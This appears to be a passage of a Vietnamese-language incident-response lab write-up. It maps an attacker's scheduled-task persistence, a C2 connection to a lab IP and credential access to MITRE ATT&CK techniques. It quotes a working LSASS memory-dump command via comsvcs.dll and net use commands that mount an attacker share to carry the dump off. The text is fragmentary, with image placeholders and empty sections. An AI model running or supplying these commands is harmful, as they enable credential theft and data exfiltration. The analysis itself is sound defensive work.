
- Scheduled Task/Job: Scheduled Task - T1053.005
- Ingress Tool Transfer - T1105
- Execution - Command and Scripting Interpreter: PowerShell - T1059.001
- Execution - Command and Scripting Interpreter: Windows Command Shell - T1059.003

---


## Powershell


Time: 7/12/2025 1:20:00 AM

- Payload: `c:\Clip\ClipUp.bat` sau khi bị edit.




- EventID: 3
- Time: 7/12/2025 1:20:02 AM





**Summary:** Sau khi thực thi `c:\Clip\ClipUp.bat` độc hại thông qua scheduled task, khiến WEB-APP.blue.lab kết nối tới C2 server có ip **10.11.121.23:8888**.

Tactic:

- Persistence/Privileged Escalation - Scheduled Task/Job: Scheduled Task - T1053.005
- Command and Control - Non-Standard Port - T1571


# Credential Access

- Time: 7/12/2025 1:20:59 AM





```
powershell.exe rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 644 C:\temp\ls.tmp full
```

- Time: 7/12/2025 1:23:33 AM






- Time: 7/12/2025 1:27:54 AM




```
net.exe use z:\ \\10.11.121.23\loto
net.exe use y:\ \\10.11.121.23\loto
```

**Summary:** Phát hiện attacker thực hiện dumping **lsass.exe** rồi thu thập ls.dmp qua việc gắn ở `z:` và `y:` với shared folder ở attacker computer rồi copy sang.




**Summary:** Attacker cố gắng copy ls.dmp sang ổ `y:` và `z:` để thu thập nhưng không thành công.

Tactic:

